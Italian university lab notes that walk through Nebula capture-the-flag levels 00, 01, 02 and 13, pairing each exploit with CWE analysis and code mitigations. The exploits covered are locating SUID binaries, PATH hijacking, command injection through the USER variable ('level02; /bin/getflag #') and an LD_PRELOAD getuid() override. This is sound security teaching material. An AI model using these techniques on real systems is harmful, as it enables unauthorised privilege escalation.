



DISCLAIMER

Il materiale contenuto nel drive è stato raccolto e richiesto tramite autorizzazione ai ragazzi frequentanti il corso di studi di Informatica dell'Università degli Studi di Salerno. Gli appunti e gli esercizi nascono da un uso e consumo degli autori che li hanno creati e risistemati per tanto non ci assumiamo la responsabilità di eventuali mancanze o difetti all'interno del materiale pubblicato.

Il materiale sarà modificato aggiungendo il logo dell'associazione, in tal caso questo possa recare problemi ad alcuni autori di materiale pubblicato, tale persona può contattarci in privato ed eliminaremo o modificheremo il materiale in base alle sue preferenze.

Ringraziamo eventuali segnalazioni di errori così da poter modificare e fornire il miglior materiale possibile a supporto degli studenti.



CoScienze
Associazione

NEBULA

Nebula è una macchina virtuale che contiene 20 sfide CTF (Capture The Flag) di sicurezza. Ogni sfida o challenge ha un obiettivo da raggiungere non banale → sono presenti 20 livelli (da level00 a level19) ognuno dei quali *dichiara un obiettivo non banale*.

Gli account a disposizione sono di due tipi:

- **Giocatori (attaccante)**: un utente che intende partecipare alla sfida (simulando il ruolo dell'attaccante) → si autentica con le seguenti credenziali:
 - Username: *levelN* (N=00, 01, ..., 19)
 - Password: *levelN* (N=00, 01, ..., 19)
- **Vittime**: identificati negli account *flag00*, ..., *flag19* → simulano in *vittima* e contengono vulnerabilità di vario tipo.

C'è anche un account che simula in **amministratore di sistema** con username: *nebula* e password: *nebula*. L'elevazione dei privilegi a *root* può essere effettuata manualmente tramite il comando *sudo*.

Per lo svolgimento delle sfide → un utente *levelN* dopo essersi autenticato usa le informazioni contenute nella directory */home/flagN* per conseguire una specifico obiettivo, quali ad esempio: (i) esecuzione di un programma con privilegi elevato oppure (ii) ottenimento di informazioni sensibili.

Level00

Questo livello richiede di trovare un programma con Set User ID acceso che venga eseguito come account "flag00".

- Bisogna trovare quindi un eseguibile di proprietà di flag00 con bit SUID accesso. Se il bit SUID è accesso, l'eseguibile verrà eseguito come proprietario del file, anziché come persona che lo esegue.

Per trovare il file con il bit SUID accesso utilizziamo il comando *find*.

- Per individuare tutti i file con il bit SETUID acceso: *find / -perm /u+s*
- Per evitare di visualizzare i messaggi di errore: *find / -perm /u+s 2>/dev/null*
- Per agevolare la consultazione, salviamo i risultati della ricerca in un file nella nostra home: *find / -perm /u+s > /home/level00/permessi* :
 - */*: Path da dove cercare.
 - **-perm**: è un filtro per permessi.
 - */u+s*: indica di cercare solo i file con questi specifici permessi.
 - *2>/dev/null*: evita di visualizzare i messaggi di errore (permission denied).
 - */home/level00/permessi*: copia i risultati in un nuovo file chiamato permessi.
 - Possibile utilizzare *-user flag00* (dopo */u+s*) per trovare eseguibili di proprietà solo di flag00.

Tra i vari risultati della ricerca, notiamo il file */bin/.../flag00* → entriamo nella cartella "*/bin/...*" ed eseguiamo "*./flag00*" → ci ritroveremo in una shell *flag00* (eseguiamo il comando *getflag*) e la sfida è vinta.

Level01

C'è una vulnerabilità nel programma seguente (*level01.c*) che consente l'esecuzione di programmi arbitrari, riesci a trovarla?

Per eseguire questo livello, accedi come account *level01* con *pwd level01*. I file per questo livello possono essere trovati in "*/home/flag01*".

```
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/types.h>
#include <stdio.h>

int main(int argc, char **argv, char **envp)
{
    gid_t gid;
    uid_t uid;
    gid = getegid();
    uid = geteuid();

    setresgid(gid, gid, gid);
    setresuid(uid, uid, uid);

    system("/usr/bin/env echo and now what?");
}
```

level01.c

Questa sfida ha come obiettivo quello di eseguire `/bin/getflag` con i permessi di `flag01`. Lo si può fare in due modi: (i) direttamente → accedendo come `flag01`; oppure (ii) indirettamente → provocare l'esecuzione di `/bin/getflag` sfruttando alcune vulnerabilità nel programma `level01.c`.


L'obiettivo della sfida è l'esecuzione del programma `/bin/getflag` con i privilegi dell'utente `flag01`.

- Level01: tecnica di manipolazione delle variabili d'ambiente per l'iniezione locale di codice.
- Consente l'esecuzione di programmi arbitrari. Il programma in questione si chiama `level01.c` e il suo eseguibile ha il seguente percorso: `/home/flag01/flag01`
- Iniezione locale: provocheremo esecuzione arbitraria di altro codice → dato che questo file ha un elevazione dei privilegi, lo sfruttiamo per fare altre cose.

Costruiamo l'**albero di attacco** del sistema considerato

1. Iniziamo impostando il nodo radice
2. Poi studiamo il sistema in profondità
3. In seguito, aggiorniamo l'albero di attacco
4. Se esiste un percorso fattibile da una foglia alla radice, STOP. Altrimenti vai al passo 2.


Strada sbagliata: (i) esecuzione diretta → accedendo come `flag01`.



Strategia alternativa → RICERCA DI INFORMAZIONI

Le home directory che sono a disposizione dell'utente `level01` sono: `/home/level01` e `/home/flag01` → quindi l'utente `level01` può accedere solamente a queste directory.

- La directory `"/home/level01"` non sembra contenere materiale interessante.
- La directory `"/home/flag01"` contiene file di configurazione di BASH e un eseguibile `/home/flag01/flag01` → eseguendo il comando `ls -ls /home/flag01/flag01` → output: `-rwsr-x--- 1 flag01 level01` → il file `flag01` è di proprietà dell'utente `flag01` ed è eseguibile dagli utenti del gruppo `level01` → inoltre, ha il SETUID acceso.
 - Nota: il file `/home/flag01/flag01` è eseguibile e permette di ottenere i privilegi dell'utente `flag01`
 - Idea: provocare indirettamente (inoculare) l'esecuzione del binario `/bin/getflag` sfruttando il binario `/home/flag01/flag01` → Conseguenza: `/bin/getflag` è eseguito come utente `flag01` (si vince la sfida!)



RECAP. Per prima cosa, effettuiamo l'accesso come "level01". Successivamente, ci spostiamo nella directory /home/flag01 dove individuiamo un file eseguibile. Utilizzando il comando "ls", notiamo che il file è di proprietà dell'utente "flag01" e che solo i membri del gruppo "level01" hanno il permesso di eseguirlo.

L'ostacolo da superare è quello di **trovare un modo di inoculare** /bin/getflag in home/flag01/flag01 → ANALISI DEL FILE SORGENTE level01.c

```
#include <stdlib.h>          level1.c
#include <unistd.h>
#include <string.h>
#include <sys/types.h>
#include <stdio.h>

int main(int argc, char **argv, char **envp)
{
    gid_t gid;
    uid_t uid;
    gid = getegid();
    uid = geteuid();

    setresgid(gid, gid, gid);
    setresuid(uid, uid, uid);

    system("/usr/bin/env echo and now what?");
}
```

Il programma sorgente level1.c svolge le seguenti operazioni:

- imposta tutti gli user ID al valore effettivo (elevazione dell'utente al valore associato a flag01);
- imposta tutti i group ID al valore effettivo (elevazione del gruppo al valore associato a level01);
- esegue un comando → **system**.
 - **man system** per vedere cos'è e cosa fa questo comando
 - Nella sezione NOTES ci dice che system non va utilizzato per programmi con privilegi set-user-ID o set-group-ID. Quindi MAI eseguire system() con il SETUID bit impostato. Giocando con le variabili di ambiente si può violare la sicurezza del programma.
 - Un'altra cosa che deduciamo è che la funzione di libreria system() non funziona correttamente se /bin/sh corrisponde a bash → può sorgere un problema quando /bin/sh, il file di shell di sistema predefinito, è impostato su "bash" (Bourne Again Shell) anziché su un'altra shell compatibile come "sh" (Bourne Shell).
 - Questo perché alcuni programmi o script potrebbero fare affidamento su funzionalità specifiche o comportamenti di "sh" che non sono presenti in "bash", causando comportamenti imprevisti o errori quando vengono eseguiti tramite la funzione system().
 - Per verificare se /bin/sh è effettivamente un collegamento simbolico a "bash", possiamo utilizzare il comando ls -l /bin/sh. Questo comando elenca le informazioni dettagliate sul file /bin/sh, inclusi il tipo di file e il percorso a cui è collegato. Se /bin/sh è un collegamento simbolico a "bash", vedremo l'output corrispondente nella riga del risultato del comando.

La funzione setresuid consente di modificare l'User ID (UID) reale, l'UID effettivo e l'UID salvato del processo chiamante. In questo contesto, il "real ID" si riferisce all'identità effettiva dell'utente che ha avviato il processo, l'"effective ID" si riferisce all'identità utilizzata per determinare i privilegi del processo e il "saved ID" è l'ID salvato per un ripristino futuro. Nel nostro caso, il programma modifica l'effective ID, il real ID e il saved ID per l'utente e il gruppo con gli ID attualmente in uso. Poiché il programma è avviato con il bit setuid (SUID) attivato, la funzione system verrà eseguita con i privilegi dell'utente proprietario del file eseguibile. Questo significa che il programma avrà temporaneamente i privilegi dell'utente proprietario, consentendo l'esecuzione di operazioni con autorizzazioni elevate.

Cosa fa la funzione system()?

- Esegue il comando “`/usr/bin/env echo and now what`” → scopriamo qualche dettaglio in più sui comandi `env` ed `echo`:
 - comando `env`: si tratta di un comando di shell che se invocato da solo, stampa la lista delle variabili di ambiente; altrimenti, esegue il comando posto successivamente (nel nostro caso `echo`) alla sua chiamata nell’ambiente modificato ottenuto dopo aver settato le variabili ai valori specifici.
 - comando `echo`: stampa a video la stringa inserita successivamente alla sua chiamata.

Quindi il comando: Il comando: `/usr/bin/env echo and now what?` → esegue il comando esterno `/usr/bin/echo`, che stampa su terminale la stringa “`and now what?`”.

Come facciamo ad inoculare `/bin/getflag` al posto di `/usr/bin/echo`?


Purtroppo non possiamo modificare il comando eseguito da `system()`, poichè si tratta di una stringa costante... ma possiamo provare a modificare l’ambiente di shell ereditato da `/home/flag01/flag01`.

- **Variabile PATH:** la variabile di ambiente `PATH` definisce l’elenco ordinato di cartelle esaminate dai programmi di sistema per trovare file specificati utilizzando percorsi parziali → **IDEA:** possiamo modificare indirettamente la stringa eseguita da `system()`.
 - Copiamo `/bin/getflag` in una cartella temporanea e diamogli il nome `echo`.
`cp /bin/getflag /tmp/echo`
 - Alteriamo il percorso di ricerca in modo da anticipare `/tmp` a `/usr/bin`
 $\text{PATH} = /tmp:\$PATH$
 - Dopo di che **eseguiamo flag01** ed il gioco è fatto.

Cosa succede lanciando il programma `/home/flag01/flag01`?

- Il comando `env` prova a caricare il file eseguibile `echo`.
- Poichè `echo` non ha un percorso, `sh` usa i percorsi di ricerca per individuare il file da eseguire.
- `sh` individua `/tmp/echo` come primo candidato all’esecuzione.
- `sh` esegue `/tmp/echo` con i privilegi dell’utente `flag01`.

Albero di attacco:



DEBOLEZZE Level01

La vulnerabilità presente in `level01.c` si verifica solo se diverse debolezze sono presenti e sfruttate contemporaneamente:

1. **CWE-276 Incorrect Default Permissions:** il binario `/home/flag01/flag01` ha privilegi di esecuzione ingiustamente elevati.
2. **CWE-272 Least Privilege Violation:** la versione di `bash` utilizzata in Nebula non abbassa i propri privilegi di esecuzione.
 - Di default, molte shell moderne inibiscono l’elevazione dei privilegi tramite SETUID → in tal modo si evitano attacchi in grado di provocare esecuzione di codice arbitrario. Ad esempio, quando `BASH` esegue uno script con privilegi elevati, ne abbassa i privilegi a quelli dell’utente che ha invocato la shell.

3. **CWE-426 Untrusted Search Path:** manipolando una variabile di ambiente (*PATH*), si sostituisce *echo* con un comando che esegue lo stesso codice di */bin/getflag*.

MITIGAZIONI Level01

La vulnerabilità è un AND di tre debolezze → per annullarla è sufficiente inibire una delle tre debolezze (ovviamente, sarebbe preferibile inibirle tutte e tre! → le prime due le può inibire l'amministratore di sistema e la terza, la può inibire il programmatore).

1. Autenticazione come utente *nebula* → otteniamo una shell di *root* tramite *sudo -i* → **spegniamo il bit SETUID sul file eseguibile */home/flag01/flag01*** → comando: *chmod u-s /home/flag01/flag01*.
2. La mitigazione della seconda debolezza è più complessa → prevede l'installazione di una diversa versione di BASH che eviti il problema del mancato abbassamento dei privilegi.
3. Modifichiamo il sorgente *level01.c* in modo da **impostare in maniera sicura la variabile di ambiente PATH** prima di eseguire *system()* → Idea: rimuovere */tmp* da *PATH*.
 - a. come? **usiamo la funzione di libreria *putenv*** → La funzione di libreria *putenv()* è utilizzata per modificare una variabile di ambiente già impostata. Ad esempio, possiamo utilizzarla per aggiornare la variabile *PATH*, che definisce le directory in cui il sistema cerca i comandi da eseguire. Utilizzando *putenv("PATH=/bin:/sbin:/usr/bin:/usr/sbin")*, possiamo aggiornare il valore della variabile *PATH* per includere nuove directory di ricerca dei comandi.
 - i. La funzione di libreria *putenv()* è utilizzata per modificare o impostare una variabile di ambiente all'interno di un programma in esecuzione. Essenzialmente, consente di aggiornare dinamicamente le variabili di ambiente utilizzate da un processo durante la sua esecuzione.
 - ii. Ad esempio, possiamo utilizzare *putenv()* per aggiornare la variabile di ambiente *PATH*, che determina i percorsi in cui il sistema cerca i comandi da eseguire. Questo può essere utile se vogliamo modificare il percorso di ricerca dei comandi senza dover riavviare il processo o il sistema.
 - iii. In breve, *putenv()* serve a modificare o impostare le variabili di ambiente all'interno di un programma in esecuzione, consentendo di aggiornare dinamicamente l'ambiente di lavoro del processo.

level01-env.c

```
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/types.h>
#include <stdio.h>

int main(int argc, char **argv, char **envp)
{
    gid_t gid;
    uid_t uid;
    gid = getegid();
    uid = geteuid();

    setresgid(gid, gid, gid);
    setresuid(uid, uid, uid);
    putenv("PATH=/bin:/sbin:/usr/bin:/usr/sbin");
    system("/usr/bin/env echo and now what?");
}
```

Per provare se questa mitigazione ha successo, creare il file *level01-env.c* e seguire poi i seguenti passi per compilarlo ed eseguirlo:

Compiliamo level01-env.c:
gcc -o flag01-env level01-env.c

Impostiamo i privilegi su flag01-env:
chown flag01:level01 /home/flag01/flag01-env
chmod u+s /home/flag01/flag01-env

Impostiamo PATH ed eseguiamo flag01-env:
PATH=/tmp:\$PATH
/home/flag01/flag01-env

Level02

C'è una vulnerabilità nel programma seguente (*level02.c*) che consente l'esecuzione di programmi arbitrari, riesci a trovarla?

Per eseguire questo livello, accedi come account *level02* con *pwd level02*. I file per questo livello possono essere trovati in *"/home/flag02"*.

```
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/types.h>
#include <stdio.h>

int main(int argc, char **argv, char **envp)
{
    char *buffer;
    gid_t gid;
    uid_t uid;

    gid = getegid();
    uid = geteuid();
    setresgid(gid, gid, gid);
    setresuid(uid, uid, uid);

    buffer = NULL
    asprintf(&buffer, "/bin/echo %s is cool", getenv("USER"));
    printf("about to call system(\"%s\")\n", buffer);

    system(buffer);
}
```

Questa sfida ha come obiettivo quello di eseguire **/bin/getflag** con i permessi di *flag02*. Lo si può fare in due modi: (i) direttamente → accedendo come *flag02*; oppure (ii) indirettamente → provocare l'esecuzione di **/bin/getflag** sfruttando alcune vulnerabilità nel programma *level02.c*.

L'**obiettivo della sfida** è l'esecuzione del programma **/bin/getflag** con i privilegi dell'utente *flag02*.

- Level02: tecnica di manipolazione delle variabili d'ambiente per l'iniezione locale di codice.
- Consente l'esecuzione di programmi arbitrari. Il programma in questione si chiama *level02.c* e il suo eseguibile ha il seguente percorso: */home/flag02/flag02*.
- Iniezione locale: provocheremo esecuzione arbitraria di altro codice → dato che questo file ha un elevazione dei privilegi, lo sfruttiamo per fare altre cose.

RICERCA DI INFORMAZIONI

Le home directory che sono a disposizione dell'utente *level02* sono: */home/level02* e */home/flag02* → quindi l'utente *level02* può accedere solamente a queste directory.

- La directory *"/home/level02"* non sembra contenere materiale interessante.
- La directory *"/home/flag02"* contiene file di configurazione di BASH e un eseguibile **/home/flag02/flag02** → eseguendo il comando **ls -la /home/flag02/flag02** → output:
-rwsr-x--- 1 *flag01* *level01* → il file *flag02* è di proprietà dell'utente *flag02* ed è eseguibile dagli utenti del gruppo *level02* → inoltre, ha il SETUID acceso.
 - Nota: il file */home/flag02/flag02* è eseguibile e permette di ottenere i privilegi dell'utente *flag02*.
 - Idea: provocare indirettamente (inoculare) l'esecuzione del binario */bin/getflag* sfruttando il binario */home/flag02/flag02* → Conseguenza: */bin/getflag* è eseguito come utente *flag02* (si vince la sfida!)

L'ostacolo da superare è quello di **trovare un modo di inoculare** */bin/getflag* in *home/flag02/flag02* → **ANALISI DEL FILE SORGENTE** *level02.c*

Le operazioni svolte da *level02.c* sono le seguenti:

- Imposti i valori si user ID e group ID al valore effettivo.
- Alloca un **buffer** e ci scrive dentro alcune cose, tra cui il valore di una variabile di ambiente (*USER*).
- Stampa una stringa e il contenuto del buffer.
- Esegue il comando contenuto nel buffer tramite *system*.

Parte rilevante:

```
buffer = NULL  
asprintf(&buffer, "/bin/echo %s is cool", getenv("USER"));  
printf("about to call system(\"%s\")\n", buffer);  
  
system(buffer);
```

- La funzione di libreria `asprintf()` alloca un buffer di lunghezza adeguata, ci copia dentro una stringa, utilizzando la funzione `sprintf()` e restituisce il numero di caratteri copiati (e -1 in caso di errore).
- Nel sorgente `level02.c` non è possibile usare l'iniezione di comandi tramite PATH perché al contrario di quanto accadeva in `level01.c`, in `level02.c` il path del comando è scritto esplicitamente: `bin/echo`.
- E' possibile l'iniezione diretta di comandi nel buffer? SI → buffer riceve il valore da una variabile di ambiente (USER) e tale valore viene prelevato mediante la funzione `getenv("USER")` → Quindi, modificando USER si dovrebbe poter modificare buffer.

Le sezioni NOTES e BUGS della pagina di manuale di `sprintf()` citano diverse tecniche di attacco possibili sul buffer

- Overflow di una stringa con potenziale esecuzione di codice arbitrario e/o corruzione di memoria (**buffer overflow attack**)
- Lettura della memoria via stringa di formato %n (**format string attack**)


Attacchi complessi che non vengono presi in considerazione in questo momento

IDEA. In BASH è possibile **concatenare** due comandi con il carattere separatore ; → possiamo usare la variabile di ambiente USER per **iniettare** un comando → impostiamo la variabile di ambiente USER come segue: `USER = 'level02; /bin/getflag #'`.

- Carattere # usato per commentare il resto di una riga (nel nostro caso ignoriamo "is cool").

SFIDA VINTA!

Albero di attacco:



DEBOLEZZE Level02

La **vulnerabilità** presente in `level02.c` si verifica solo se tre diverse debolezze sono presenti e sfruttate contemporaneamente, di cui le prime due sono già note: (i) assegnazione di privilegi non minimi al file binario ed (ii) utilizzo di una versione di BASH che non effettua l'abbassamento dei privilegi. La terza debolezza coinvolta è: **CWE-77 Improper Neutralization of Special Elements used in a Command ('Command Injection')** → se un input esterno *non neutralizza i "caratteri speciali"* è possibile iniettare nuovi caratteri in cascata ai precedenti.

MITIGAZIONI Level02

La vulnerabilità è un AND di tre debolezze → per annullarla è sufficiente inibire una delle tre debolezze. Le prime due debolezze si possono mitigare come già indicato nella sfida precedente: (i) spegniamo il bit SETUID sul file eseguibile /home/flag01/flag01 e (ii) installazione di una diversa versione di BASH.

Come mitigare la terza debolezza? Un'analisi dettagliata di CWE-77 suggerisce di evitare di utilizzare comandi esterni e sfruttare piuttosto funzioni di sistema.

- Modifichiamo il sorgente level02.c in modo da ottenere lo username corrente tramite funzioni di libreria e/o di sistema → usiamo la funzione `getlogin()` al posto di `getenv("USER")`, che restituisce il puntatore a una stringa contenente il nome dell'utente attualmente connesso al terminale che ha lanciato il processo. Invece, in caso di errore, restituisce un puntatore nullo e la causa dell'errore nella variabile `errno`.

```
char *username;
...
username=getlogin();

asprintf(&buffer, "/bin/echo %s is cool", username);
printf("about to call system(\"%s\")\n", buffer);

system(buffer);
```

Compiliamo level02-getlogin.c:

```
gcc -o flag02-getlogin level02-getlogin.c
```

Impostiamo i privilegi su flag02-getlogin:

```
chown flag02:level02 /path/to/flag02-getlogin
chmod 4750 /path/to/flag02-getlogin
    (corrisponde a rwsr-x---
```

Impostiamo la variabile USER ed eseguiamo flag02-getlogin:

```
USER='level02; /bin/getflag #' ./flag02-getlogin
```

Risultato: viene stampato lo username reale indipendentemente da USER

- Altra mitigazione (più interessante): si possono **ricercare in buffer i caratteri speciali** di BASH e provocare l'uscita con un errore in caso di presenza di almeno uno di essi → usiamo la funzione `strpbrk()`, che restituisce il puntatore alla prima occorrenza in una stringa `s` di un carattere contenuto nella stringa `accept` e se non esiste un tale carattere, restituisce un puntatore nullo.

```
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/types.h>
#include <stdio.h>

int main(int argc, char **argv, char **envp)
{
    char *buffer;
    const char invalid_chars[] = "!\"$&'()*,:;<=>?@[\\"^{}|}";
    gid_t gid;
    uid_t uid;

    gid = getegid();
    uid = geteuid();

    setresgid(gid, gid, gid);
    setresuid(uid, uid, uid);

    buffer = NULL;

    asprintf(&buffer, "/bin/echo %s is cool", getenv("USER"));
    if ((strpbrk(buffer, invalid_chars)) != NULL) {
        perror("strpbrk");
        exit(EXIT_FAILURE);
    }
    printf("about to call system(\"%s\")\n", buffer);

    system(buffer);
}
```

Il sorgente level02-strpbrk.c implementa un meccanismo di recupero dello username tramite `getenv("USER")`

Inoltre, utilizza la funzione `strpbrk()` per ricercare caratteri non validi all'interno del buffer

In presenza di caratteri non validi, provoca l'uscita dal programma

Compiliamo level2-strpbrk.c:

```
gcc -o flag02-strpbrk level2-strpbrk.c
```

Impostiamo i privilegi corretti sul file

eseguibile flag02-strpbrk:

```
chown flag02:level02 /path/to/flag02-strpbrk
```

```
chmod 4750 /path/to/flag02-strpbrk
```

Eseguiamo flag02-strpbrk:

```
USER='level02; /bin/getflag #'
```

```
./flag02-strpbrk
```

Risultato: il carattere speciale ; provoca l'uscita dal programma.

Level13

Esiste un controllo di sicurezza che impedisce al programma di continuare l'esecuzione se l'utente che lo invoca non corrisponde a uno specifico ID utente.

Per eseguire questo livello, accedi come account level13 con pwd level13. I file per questo livello possono essere trovati in "/home/flag13".

Il programma in questione si chiama *level13.c* e il suo eseguibile ha il seguente percorso: */home/flag13/flag13*.

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <sys/types.h>
#include <string.h>

#define FAKEUID 1000
int main(int argc, char **argv, char **envp){
    int c;
    char token[256];
    if(getuid() != FAKEUID) {
        printf("Security failure detected. UID %d started us,
               we expect %d\n", getuid(), FAKEUID);
        printf("The system administrators will be
               notified of this violation\n");
        exit(EXIT_FAILURE);
    }
    // snip, sorry ☺
    printf("your token is %s\n", token);
}
```

level13.c



Obiettivo della sfida: recupero della password (token) dell'utente *flag13*, aggirando il controllo di sicurezza del programma */home/flag13/flag13* → autenticazione come utente *flag13* → esecuzione del programma */bin/getflag* come utente *flag13*.

La directory */home/flag13* contiene file di configurazione di BASH e un eseguibile: */home/flag13/flag13* → digitando *ls -la /home/flag13/flag13* otteniamo: *-rwsr-x--- 1 flag13 level13 ... flag13* → il file *flag13* è di proprietà dell'utente *flag13* ed è eseguibile dagli utenti del gruppo *level13*, inoltre, è SETUID.

Provando ad eseguirlo, viene stampato a video:

```
Security failure detected.
UID 1014 started us, we expect 1000
The system administrator will be notified
of this violation
```

Analisi del sorgente → le operazioni svolte da *level13.c* sono le seguenti:

- Controlla se l'UID è diverso da 1000; in tal caso stampa un messaggio di errore;
- Nella parte mancante viene creato in qualche modo il *token* di autenticazione per l'utente *flag13*;
- Tale token infine è stampato a video.

Controllo di sicurezza: Il programma esegue un controllo per assicurarsi che il valore restituito da `getuid()` non sia uguale a un valore predefinito chiamato FAKEUID. Se il valore

restituito da `getuid()` è diverso da FAKEUID, il programma restituisce un errore e termina l'esecuzione. Tuttavia, se `getuid()` restituisce esattamente il valore di FAKEUID, il programma supera il controllo di sicurezza.

Scopo: Il nostro obiettivo è manipolare il comportamento di `getuid()` in modo che restituisca sempre il valore 1000. Per farlo, possiamo manipolare una variabile di ambiente chiamata LD_PRELOAD. Questa variabile consente di caricare una libreria con priorità rispetto alle altre librerie, consentendoci di sovrascrivere la funzione `getuid()` con una nostra implementazione che restituisce sempre il valore 1000.

IDEA. Possiamo creare una libreria personalizzata da caricare utilizzando LD_PRELOAD. All'interno di questa libreria, sovrascriviamo la funzione `getuid()` in modo che restituisca sempre il valore 1000 quando viene chiamata. In questo modo, possiamo bypassare il controllo di sicurezza e far credere al programma che il nostro UID sia sempre 1000.

Alcune variabili di ambiente, tra cui *LD_LIBRARY_PATH*, *LD_PRELOAD* possono influenzare il comportamento del **linker dinamico**. Parte del SO che carica e linka le librerie condivise necessarie a un eseguibile a runtime.

- LD_PRELOAD contiene un elenco di **librerie condivise (shared object)** separato da : → tali librerie sono collegate prima di tutte le altre richieste durante l'esecuzione di un eseguibile.
- LD_PRELOAD viene utilizzata per ridefinire dinamicamente alcune funzioni (function overriding) senza dover ricompilare i sorgenti.

Possiamo usare la variabile LD_PRELOAD per caricare in anticipo una libreria condivisa che implementa la funzione del controllo degli accessi del programma /home/flag13/flag13 → ossia reimposta *getuid()* per superare il controllo degli accessi (la libreria che contiene *getuid()* va ovviamente scritta da zero).

Il file getuid.c contiene una implementazione molto semplice delle funzione *getuid()*


```
#include <unistd.h>
#include <sys/types.h>

uid_t getuid(void) {
    return 1000;
}
```

Per generare la *libreria condivisa*, usiamo gcc con le opzioni: *-shared* (che genera un oggetto linkable e condivisibile con altri oggetti) è *-fPIC* (che genera codice indipendente dalla posizione [Position Independent Code], rilocabile ad un indirizzo di memoria arbitrario).

gcc -shared -fPIC -o getuid.so getuid.c

Per caricare anticipatamente la libreria condivisa *getuid.so*, modifichiamo la variabile LD_PRELOAD: *export LD_PRELOAD=./getuid.so* → in questo modo, il sistema operativo userà nuova versione di *getuid()* implementata nel file *getuid.c*.



